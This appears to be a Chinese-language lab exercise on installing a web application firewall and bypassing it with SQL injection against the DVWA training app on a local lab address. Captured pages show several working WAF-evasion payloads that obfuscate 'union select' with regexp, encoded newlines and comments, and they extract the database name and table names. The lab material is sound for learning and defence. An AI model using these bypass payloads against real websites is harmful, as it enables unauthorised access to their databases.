









1.实现 WAF 安装与配置。












2.WAF 绕过SQL注入

1) 分别在无 WAF 和有 WAF 的情况下，利用 SQLMap 进行注入，提供注入结果截图。



2) 在有 WAF 的情况下，手工注入出 DVWA 数据库中的 user 和 password，提供注入过程说明文档。



Vulnerability: SQL Injection - X

192.168.80.134/DVWA/vulnerabilities/sql/?id=1%27+regexp+%22%250A%2523%22++%2F%2111455union%20%0A%20++select+%2F+1%2C2%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 1' regexp "%0A%23" /*111455union
select */ 1,2#
First name: 1
Surname: 2
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Username: admin

Vulnerability: SQL Injection - X

192.168.80.134/DVWA/vulnerabilities/sql/?id=1%27+regexp+%22%250A%2523%22++%2F%211144union%20%0A+select%20+%2Fdatabase%28%29%2C2--+%27&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 1' regexp "%0A%23" /*111144union
select */database(),2--+
First name: dvwa
Surname: 2
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Vulnerability: SQL Injection - X

192.168.80.134/DVWA/vulnerabilities/sql/?id=-1'+union+%0Aselect+1%2Cgroup_concat(table_name)+from+information_schema.tables+where+table_schema+%3D+'dvwa'%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: -1' union /*1--+/*%0Aselect/*11,*/ group_concat(table_name) /*ifrom*/
/*1---/*%0Ainformation_schema./*1tables*/ where table_schema='dvwa' --+
First name:
Surname: guestbook_users
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

